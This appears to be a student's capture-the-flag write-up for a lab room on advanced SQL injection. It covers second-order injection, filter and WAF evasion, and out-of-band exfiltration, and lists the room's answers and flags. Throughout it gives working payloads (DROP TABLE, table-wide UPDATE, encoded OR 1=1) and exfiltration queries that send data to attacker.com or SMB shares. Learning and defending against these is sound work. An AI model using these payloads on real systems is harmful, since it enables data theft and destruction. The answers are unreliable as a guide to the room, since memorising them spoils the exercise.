Second-order SQL injection, also known as stored SQL injection, exploits vulnerabilities where user-supplied input is saved and subsequently used in a different part of the application, possibly after some initial processing. This type of attack is more insidious because the malicious SQL code does not need to immediately result in a SQL syntax error or other obvious issues, making it harder to detect with standard input validation techniques. The injection occurs upon the second use of the data when it is retrieved and used in a SQL command, hence the name "**Second Order**".

### Impact

The danger of Second-Order SQL Injection lies in its ability to bypass typical front-end defences like basic input validation or sanitisation, which only occur at the point of initial data entry. Since the payload does not cause disruption during the first step, it can be overlooked until it's too late, making the attack particularly stealthy.

### Example

We will be using a book review application. The application allows users to add new books via a web page (**add.php**). Users are prompted to provide details about the book they wish to add to the database. You can access the app at <http://10.10.124.61/second/add.php>. The data collected includes the **SSN**, **book\_name**, and **author**. Let's consider adding a book with the following details: **SSN: UI00012**, **Book Name: Intro to PHP**, **Author: Tim**. This information is input through a form on the **add.php** page, and upon submission, it is stored in the **BookStore** database as shown below:

### Add a New Book

Book SSN:

Book Name:

Author:

Add Book

As we know, Second-Order SQL injection is notably challenging to identify. Unlike traditional SQL Injection, which exploits real-time processing vulnerabilities, it occurs when data previously stored in a database is later used in a SQL query. Detecting this vulnerability often requires understanding how data flows through the application and is reused, necessitating a deep knowledge of the backend operations.

#### Analysis of the Code

Consider the PHP code snippet used in our application for adding books:

```
if (isset($_POST['submit'])) {  
    $ssn = $conn->real_escape_string($_POST['ssn']);  
    $book_name = $conn->real_escape_string($_POST['book_name']);  
    $author = $conn->real_escape_string($_POST['author']);  
    $sql = "INSERT INTO books (ssn, book_name, author) VALUES ('$ssn', '$book_name',  
'$author')";  
    if ($conn->query($sql) === TRUE) {  
        echo "<p class='text-green-500'>New book added successfully</p>";  
    } else {  
        echo "<p class='text-red-500'>Error: " . $conn->error . "</p>";  
    }  
}
```

The code uses the **real\_escape\_string()** method to escape special characters in the inputs. While this method can mitigate some risks of immediate SQL Injection by escaping single quotes and other SQL meta-characters, it does not secure the application against Second Order SQLi. The key issue here is the lack of parameterised queries, which is essential for preventing SQL injection attacks. When data is inserted using the **real\_escape\_string()** method, it might include payload

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

characters that don't cause immediate harm but can be activated upon subsequent retrieval and use in another SQL query. For instance, inserting a book with a name like **Intro to PHP'; DROP TABLE books;**-- might not affect the **INSERT** operation but could have serious implications if the book name is later used in another SQL context without proper handling.

Let's try adding another book with the SSN **test'**.

Books in Database		
SSN	BOOK NAME	AUTHOR
UI00012	Intro to PHP	Tim
test'	hello	hello

Here we go, the SSN **test'** is successfully inserted into the database. The application includes a feature to update book details through an interface like **update.php**. This interface might display existing book details in editable form fields, retrieved based on earlier stored data, and then update them based on user input. The pentester would investigate whether the application reuses the data (such as **book\_name**) that was previously stored and potentially tainted. Then, he would construct SQL queries for updating records using this potentially tainted data without proper sanitisation or parameterisation. By manipulating the update feature, the tester can see if the malicious payload added during the insertion phase gets executed during the update operation. If the application fails to employ proper security practices at this stage, the earlier injected payload **'; DROP TABLE books; --** could be activated, leading to the execution of a harmful SQL command like dropping a table. You can visit the page <http://10.10.124.61/second/update.php> to update any book details.

### Update Book Content

Book ID: 4

New SSN:

UI00012

New Book Name:

Intro to PHP

New Author:

Tim

Update

Now, let's review the **update.php** code. The PHP script allows users to update book details within the **BookStore** database. Through the query structure, we will analyse a typical scenario where a penetration tester might look for SQL injection vulnerabilities, specifically focusing on how user inputs are handled and utilised in SQL queries.

```
if ( isset($_POST['update'])) {  
    $unique_id = $_POST['update'];  
    $ssn = $_POST['ssn_' . $unique_id];  
    $new_book_name = $_POST['new_book_name_' . $unique_id];  
    $new_author = $_POST['new_author_' . $unique_id];  
    $update_sql = "UPDATE books SET book_name = '$new_book_name', author =  
'$new_author' WHERE ssn = '$ssn'; INSERT INTO logs (page) VALUES ('update.php');";
```

The script begins by checking if the request method is POST and if the update button was pressed, indicating that a user intends to update a book's details. Following this, the script retrieves user inputs directly from the POST data:

```
$unique_id = $_POST['update'];  
$ssn = $_POST['ssn_' . $unique_id];  
$new_book_name = $_POST['new_book_name_' . $unique_id];  
$new_author = $_POST['new_author_' . $unique_id];
```

These variables (**ssn**, **new\_book\_name**, **new\_author**) are then used to construct an SQL query for updating the specified book's details in the database:

```
$update_sql = "UPDATE books SET book_name = '$new_book_name', author = '$new_author'  
WHERE ssn = '$ssn'; INSERT INTO logs (page) VALUES ('update.php');";
```

The script uses **multi\_query** to execute multiple queries. It also inserts logs into the logs table for analytical purposes.

### Preparing the Payload

We know that we can add or modify the book details based on their **ssn**. The normal query for updating a book might look like this:

```
UPDATE books SET book_name = '$new_book_name', author = '$new_author' WHERE ssn =  
'123123';
```

However, the SQL command could be manipulated if an attacker inserts a specially crafted **ssn** value. For example, if the attacker uses the **ssn** value:

```
12345'; UPDATE books SET book_name = 'Hacked'; --
```

When this value is used in the update query, it effectively ends the initial update command after **12345** and starts a new command. This would change the **book\_name** of all entries in the books table to **Hacked**.

### Let's do this

- **Initial Payload Insertion:** A new book is added with the payload **12345'; UPDATE books SET book\_name = 'Hacked'; --** is inserted as the **ssn**. The semicolon (;) will be used to terminate the current SQL statement.

SSN	BOOK NAME	AUTHOR
UI00012	Intro to PHP	Tim
test'	hello	hello
12345'; Update books set book_name="hacked"; --	Test	Hacker

- Malicious SQL Execution:** After that, when the admin or any other user visits the URL <http://10.10.124.61/second/update.php> and updates the book, the inserted payload breaks out of the intended SQL command structure and injects a new command that updates all records in the books table. Let's visit the [page http://10.10.124.61/second/update.php](http://10.10.124.61/second/update.php), update the book name to anything, and click the **Update** button. The code will execute the following statement in the backend.  
 UPDATE books SET book\_name = 'Testing', author = 'Hacker' WHERE ssn = '12345'; Update books set book\_name ="hacked"; --'; INSERT INTO logs (page) VALUES ('update.php');
- Commenting Out the Rest:** The double dash (--) is an SQL comment symbol. Anything following - - will be ignored by the SQL server, effectively neutralising any remaining parts of the original SQL statement that could cause errors or reveal the attack. Once the above query is executed, it will change the name of all the books to **hacked**, as shown below:

SSN	BOOK NAME	AUTHOR
UI00012	hacked	Tim
test'	hacked	hello
12345'; Update books set book_name ="hacked"; --	hacked	Hacker

In this task, I explored the Second-Order SQL injection concept through a vulnerable book review web application. As a penetration tester, examining how user inputs are stored and later utilised



## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

within SQL queries is crucial. This involves verifying that all forms of data handling are secure against such vulnerabilities, emphasising the importance of thorough testing and knowledge of security practices to safeguard against injection threats.

Book ID: 15

SSN:

234242'; DROP TABLE hello;--

New Book Name:

fhfs

New Author:

dlkh

Update

### Update Book Content

Flag 2 (Hello Table Not Found): THM{Table\_Dropped}

Book ID: 8

SSN:

UI00012

New Book Name:

compromised

New Author:

Tim

Update

### Answers for the room:

Task 1

What is the port on which MySQL service is running?

Ans: 3306

Task 2

2) What type of SQL injection uses the same communication channel for both the injection and data retrieval?

Ans: In-band

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

3) In out-of-band SQL injection, which protocol is usually used to send query results to the attacker's server?

Ans: HTTP

Task 3

4) What is the flag value after updating the title of all books to "compromised"?

Ans: THM{SO\_HACKED}

5) What is the flag value once you drop the table hello from the database?

Ans: THM{Table\_Dropped}

=====

Now I did the next task which is about filter Evasion Techniques:


### Filter Evasion

- Filter evasion techniques allow attackers to bypass security measures, such as input validation and sanitization, by encoding payloads in ways that bypass these filters.
- **Key Points:**
  - Attackers use techniques like URL encoding, double encoding, case manipulation, or concatenation to bypass filters.
  - **Example of Evasion Techniques:**
    - Using **hex encoding** (%20 for space) or **URL encoding** to disguise characters.
    - Inserting comments or keywords to break up malicious strings (e.g., `UN/**/ION SEL/**/ECT`).
  - By knowing the filters in place, attackers can craft SQL injection payloads that appear harmless but are executed once decoded or processed by the database.

Here's what I did:

I went to the website


[http://10.10.124.61/encoding/search\\_books.php?book\\_name=Intro%20to%20PHP%27%20OR%201=1](http://10.10.124.61/encoding/search_books.php?book_name=Intro%20to%20PHP%27%20OR%201=1)




As you can see it gives error which means its been filtered so ....I went to the cyberchef and encoded this

**Intro to PHP' || 1=1 --+**

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)



Now when I pasted this one .....this happens.....



Generated SQL Query: SELECT \* FROM books WHERE book\_name = 'Intro to PHP' || 1=1 -- '

Book ID: 1

Name: Intro to PHP

Author: 1337

Book ID: 2

Name: Intro to Python

Author: Lee

Book ID: 3

Name: Top Selling 2024

Author: George Kennedy

Book ID: 6

Name: Animal Series

Author: Tom Hanks

It returned the data.....!!!!!!!!!!!!!!!!!!!!

The payload works because URL encoding represents the special characters and SQL keywords in a way that bypasses the filtering mechanism. When the server decodes the URL-encoded input, it restores the special characters and keywords, allowing the SQL injection to execute successfully. Using URL encoding, attackers can craft payloads that bypass basic input filtering mechanisms designed to block SQL injection.

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

This demonstrates the importance of using more robust defences, such as parameterised queries and prepared statements, which can prevent SQL injection attacks regardless of the input's encoding

### Task 4

6) What is the MySQL error code once an invalid query is entered with bad characters?

Ans: 1064

7) What is the name of the book where book ID=6?

Ans: Animal Series

## No-Quote SQL Injection

No-Quote SQL injection techniques are used when the application filters single or double quotes or escapes.

**Using Numerical Values:** One approach is to use numerical values or other data types that do not require quotes. For example, instead of injecting ' OR '1'='1, an attacker can use OR 1=1 in a context where quotes are not necessary. This technique can bypass filters that specifically look for an escape or strip out quotes, allowing the injection to proceed.

**Using SQL Comments:** Another method involves using SQL comments to terminate the rest of the query. For instance, the input admin'-- can be transformed into admin--, where the -- signifies the start of a comment in SQL, effectively ignoring the remainder of the SQL statement. This can help bypass filters and prevent syntax errors.

**Using CONCAT() Function:** Attackers can use SQL functions like CONCAT() to construct strings without quotes. For example, CONCAT(0x61, 0x64, 0x64, 0x69, 0x6e) constructs the string admin. The CONCAT() function and similar methods allow attackers to build strings without directly using quotes, making it harder for filters to detect and block the payload.

## No Spaces Allowed

When spaces are not allowed or are filtered out, various techniques can be used to bypass this restriction.

**Comments to Replace Spaces:** One common method is to use SQL comments (/\*\*/) to replace spaces. For example, instead of SELECT \* FROM users WHERE name = 'admin', an attacker can use SELECT/\*\*/\*FROM/\*\*/users/\*\*/WHERE/\*\*/name/\*\*/='admin'. SQL comments can replace spaces in the query, allowing the payload to bypass filters that remove or block spaces.

**Tab or Newline Characters:** Another approach is using tab (\t) or newline (\n) characters as substitutes for spaces. Some filters might allow these characters, enabling the attacker to construct a query like SELECT\t\*\tFROM\tusers\tWHERE\tname\t=\t'tadmin'. This technique can bypass filters that specifically look for spaces.

**Alternate Characters:** One effective method is using alternative URL-encoded characters representing different types of whitespace, such as %09 (horizontal tab), %0A (line feed), %0C (form feed), %0D (carriage return), and %A0 (non-breaking space). These characters can replace spaces in the payload.

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

### Practical Example

In this scenario, we have an endpoint, `http://10.10.124.61/space/search_users.php?username=?` that returns user details based on the provided username. The developer has implemented filters to block common SQL injection keywords such as OR, AND, and spaces (%20) to protect against SQL injection attacks.


Here is the PHP filtering added by the developer.

```
$special_chars = array(" ", "AND", "and", "or", "OR", "UNION", "SELECT");
```

```
$username = str_replace($special_chars, "", $username);
```

```
$sql = "SELECT * FROM user WHERE username = '$username'";
```

If we use our standard payload `1%27%20||%201=1%20--+` on the endpoint, we can see that even through URL encoding, it is not working.




The SQL query shows that the spaces are being omitted by code. To bypass these protections, we can use URL-encoded characters that represent different types of whitespace or line breaks, such as %09 (horizontal tab), %0A (line feed). These characters can replace spaces and still be interpreted correctly by the SQL parser.

The original payload `1' OR 1=1 --` can be modified to use newline characters instead of spaces, resulting in the payload `1'%0A||%0A1=1%0A--%27+`. This payload constructs the same logical condition as `1' OR 1=1 --` but uses newline characters to bypass the space filter.

The SQL parser interprets the newline characters as spaces, transforming the payload into `1' OR 1=1 --`. Therefore, the query will be interpreted from `SELECT * FROM users WHERE username = '$username'` to `SELECT * FROM users WHERE username = '1' OR 1=1 --`.

Now, if we access the endpoint through an updated payload, we can view all the details.



To summarise, it is important to understand that no single technique guarantees a bypass when dealing with filters or Web Application Firewalls (WAFs) designed to prevent SQL injection attacks. However, here are some tips and tricks that can be used to circumvent these protections. This table highlights various techniques that can be employed to try and bypass filters and WAFs:




## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

Scenario	Description	Example
Keywords like SELECT are banned	SQL keywords can often be bypassed by changing their case or adding inline comments to break them up	SElEcT * FrOm users or SE/**/LECT * FROM/**/users
Spaces are banned	Using alternative whitespace characters or comments to replace spaces can help bypass filters.	SElEcT%0A*%0AFROM%0Ausers or SElEcT/**/**/FROM/**/users
Logical operators like AND, OR are banned	Using alternative logical operators or concatenation to bypass keyword filters.	username = 'admin' && password = 'password' or username = 'admin'/**/**//**/1=1 --
Common keywords like UNION, SELECT are banned	Using equivalent representations such as hexadecimal or Unicode encoding to bypass filters.	SElEcT * FROM users WHERE username = CHAR(0x61,0x64,0x6D,0x69,0x6E)
Specific keywords like OR, AND, SELECT, UNION are banned	Using obfuscation techniques to disguise SQL keywords by combining characters with string functions or comments.	SElEcT * FROM users WHERE username = CONCAT('a','d','m','i','n') or SElEcT/**/username/**/FROM/**/users

In real environments, the queries you apply and the visibility of filtered keywords are not directly possible. As a pentester, it is important to understand that SQL injection testing often involves a hit-and-trial approach, requiring patience and perseverance. Each environment can have unique filters and protections, making it necessary to adapt and try different techniques to find a successful injection vector.

### Task 5

8) What is the password for the username “attacker”?




9) Which of the following can be used if the SELECT keyword is banned? Write the correct option only.

- a) Select
- b) Select
- c) Both a and b
- d) We cannot bypass SELECT keyword filter

Ans: c

## Out-of-band (OOB) SQL injection:

It is an attack technique that pentester/red teamers use to exfiltrate data or execute malicious actions when direct or traditional methods are ineffective. Unlike In-band SQL injection, where the attacker relies on the same channel for attack and data retrieval, Out-of-band SQL injection utilises separate channels for sending the payload and receiving the response. Out-of-band techniques leverage features like HTTP requests, DNS queries, SMB protocol, or other network protocols that the database server might have access to, enabling attackers to circumvent firewalls, intrusion detection systems, and other security measures.



One of the key advantages of Out-of-band SQL injection is its stealth and reliability. By using **different communication channels**, attackers can minimise the risk of detection and maintain a persistent connection with the compromised system. For instance, an attacker might inject a **SQL payload that triggers the database server to make a DNS request** to a malicious domain controlled by the attacker. The response can then be used to extract sensitive data without alerting security mechanisms that monitor direct database interactions. This method allows attackers to exploit vulnerabilities even in complex network environments where direct connectivity between the attacker and the target is limited or scrutinised.

## Why Use OOB

In scenarios where direct responses are sanitised or limited by security measures, OOB channels enable attackers to exfiltrate data without immediate feedback from the server. For instance, security mechanisms like **stored procedures, output encoding, and application-level constraints** can **prevent direct responses**, making traditional SQL injection attacks ineffective. Out-of-band techniques, such as using DNS or HTTP requests, allow data to be sent to an external server controlled by the attacker, circumventing these restrictions.

Additionally, **Intrusion Detection Systems (IDS)** and **Web Application Firewalls (WAFs)** often **monitor and log SQL query responses for suspicious activity**, blocking direct responses from potentially malicious

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

queries. By leveraging OOB channels, attackers can avoid detection by using less scrutinized network protocols like DNS or SMB to transfer data. This is particularly useful in network environments with limited direct connectivity between the attacker and the database server, such as when the server is behind a firewall or in a different network segment.

### Techniques in Different Databases

Out-of-band SQL injection attacks utilise the methodology of writing to another communication channel through a crafted query. This technique is effective for exfiltrating data or performing malicious actions when direct interaction with the database is restricted. There are multiple commands within a database that may allow exfiltration, but below is a list of the most commonly used in various database systems:

#### MySQL and MariaDB

In MySQL or MariaDB, Out-of-band SQL injection can be achieved using [SELECT ... INTO OUTFILE](#) or [load\\_file](#) command. This command allows an attacker to write the results of a query to a file on the server's filesystem. For example:

```
SELECT sensitive_data FROM users INTO OUTFILE '/tmp/out.txt';
```

An attacker could then access this file via an SMB share or HTTP server running on the database server, thereby exfiltrating the data through an alternate channel.

#### Microsoft SQL Server (MSSQL)

In MSSQL, Out-of-band SQL injection can be performed using features like [xp\\_cmdshell](#), which allows the execution of shell commands directly from SQL queries. This can be leveraged to write data to a file accessible via a network share:

```
EXEC xp_cmdshell 'bcp "SELECT sensitive_data FROM users" queryout "\\10.10.58.187\logs\out.txt" -c -T';
```

Alternatively, **OPENROWSET** or **BULK INSERT** can be used to interact with external data sources, facilitating data exfiltration through OOB channels.

#### Oracle

In Oracle databases, Out-of-band SQL injection can be executed using the [UTL\\_HTTP](#) or [UTL\\_FILE](#) packages. For instance, the UTL\_HTTP package can be used to send HTTP requests with sensitive data:

```
DECLARE
```

```
req UTL_HTTP.REQ;
```

```
resp UTL_HTTP.RESP;
```

```
BEGIN
```

```
req := UTL_HTTP.BEGIN_REQUEST('http://attacker.com/exfiltrate?sensitive_data=' || sensitive_data);
```

```
UTL_HTTP.GET_RESPONSE(req);
```

```
END;
```

### Examples of Out-of-band Techniques

Out-of-band SQL injection techniques in MySQL and MariaDB can utilise various network protocols to exfiltrate data. The primary methods include DNS exfiltration, HTTP requests, and SMB shares. Each of these techniques can be applied depending on the capabilities of the MySQL/MariaDB environment and the network setup.

#### HTTP Requests

By leveraging database functions that allow HTTP requests, attackers can send sensitive data directly to a web server they control. This method exploits database functionalities that can make outbound HTTP connections. Although MySQL and MariaDB do not natively support HTTP requests, this can be done through external scripts or User Defined Functions (UDFs) if the database is configured to allow such operations.

First, the UDF needs to be created and installed to support HTTP requests. This setup is complex and usually involves additional configuration. An example query would look like `SELECT http_post('http://attacker.com/exfiltrate', sensitive_data) FROM books;`

HTTP request exfiltration can be implemented on Windows and Linux (Ubuntu) systems, depending on the database's support for external scripts or UDFs that enable HTTP requests.

#### DNS Exfiltration

Attackers can use SQL queries to generate DNS requests with encoded data, which is sent to a malicious DNS server controlled by the attacker. This technique bypasses HTTP-based monitoring systems and leverages the database's ability to perform DNS lookups.

As discussed above, MySQL does not natively support generating DNS requests through SQL commands alone, attackers might use other means such as custom User-Defined Functions (UDFs) or system-level scripts to perform DNS lookups.

#### SMB Exfiltration

SMB exfiltration involves writing query results to an SMB share on an external server. This technique is particularly effective in Windows environments but can also be configured in Linux systems with the right setup. an example query would look like `SELECT sensitive_data INTO OUTFILE '\\10.10.162.175\logs\out.txt';`

This is fully supported as Windows natively supports SMB/UNC paths. Linux (Ubuntu): While direct UNC paths are more native to Windows, SMB shares can be mounted and accessed in Linux using tools like `smbclient` or by mounting the share to a local directory. Directly using UNC paths in SQL queries may require additional setup or scripts to facilitate the interaction.

## ASSIGNMENT OF (LazyAdmin & Advanced SQL Injection)

Here's what I've done this .....

```
hiki8man@Kali: ~/Downloads
(hiki8man@Kali)-[~/Downloads]
$ python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support -comment "My Logs Server" -debug logs /tmp
Impacket v0.12.0.dev1 - Copyright 2023 Fortra
+ Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
+ Config file parsed
+ Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
+ Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
+ Config file parsed
+ Config file parsed
+ Config file parsed
+ Incoming connection (10.10.178.229,49836)
+ AUTHENTICATE_MESSAGE (\,SQLI)
+ User SQLI\ authenticated successfully
+ :::00::aaaaaaaaaaaaaaaa
+ Connecting Share(1:IPC$)
+ Connecting Share(2:logs)
+ Disconnecting Share(1:IPC$)
+ Disconnecting Share(2:logs)
+ Closing down connection (10.10.178.229,49836)
+ Remaining connections []
+ Incoming connection (10.10.178.229,49838)
+ AUTHENTICATE_MESSAGE (\,SQLI)
+ User SQLI\ authenticated successfully
+ :::00::aaaaaaaaaaaaaaaa
+ Connecting Share(1:logs)
```

Next, visit the website [http://MACHINE\\_IP/oob/search\\_visitor.php?visitor\\_name=Tim](http://MACHINE_IP/oob/search_visitor.php?visitor_name=Tim) and use the following payload after "visitor\_name=": Payload: 1'; SELECT @@version INTO OUTFILE '\\\\10.21.35.231\\logs\\out.txt'; -- Next open another terminal and change directory to /tmp. There, using the "ls" command you can find a file named "out.txt". Opening that file will give you the answer to the first question. For the second question, the payload will be slightly different: Payload: 1'; SELECT @@basedir INTO OUTFILE '\\\\10.21.35.231\\logs\\output.txt'; -- Similarly, in the tmp directory, you will find a file called "output.txt", which will have the answer to the second question

```
hiki8man@Kali: /tmp
(hiki8man@Kali)-[/tmp]
$ cat out.txt
10.4.24-MariaDB
Query: SELECT * FROM visitor WHERE name = '1'; SELECT @@basedir INTO OUTFILE '\\\\10.21.35.231\\logs\\output.txt'; --

(hiki8man@Kali)-[/tmp]
$ ls
Temp-18efa078-bbb2-4953-a7d4-a3fc8d6669f4
VMwareDnD
out.txt
output.txt
systemd-private-c9314861bc954066a8c1e567935da105-ModemManager.service-wqNwA2
systemd-private-c9314861bc954066a8c1e567935da105-colord.service-dibZZ1
systemd-private-c9314861bc954066a8c1e567935da105-haveged.service-6SFmR1
systemd-private-c9314861bc954066a8c1e567935da105-polkit.service-hcChNq
systemd-private-c9314861bc954066a8c1e567935da105-power-profiles-daemon.service-Agy6Iy
systemd-private-c9314861bc954066a8c1e567935da105-systemd-logind.service-oKqWKA
systemd-private-c9314861bc954066a8c1e567935da105-systemd-timesyncd.service-t0yrMX
systemd-private-c9314861bc954066a8c1e567935da105-upower.service-8pPCVC
vmware-root_537-4257134911

(hiki8man@Kali)-[/tmp]
$ cat output.txt
C:/xampp/mysql
```



**Q10) What is the output of the @@version on the MySQL server?**

Ans: 10.4.24-MariaDB

**Q11) What is the value of @@basedir variable?**

Ans: C:/xampp/mysql

---

## HTTP Header Injection

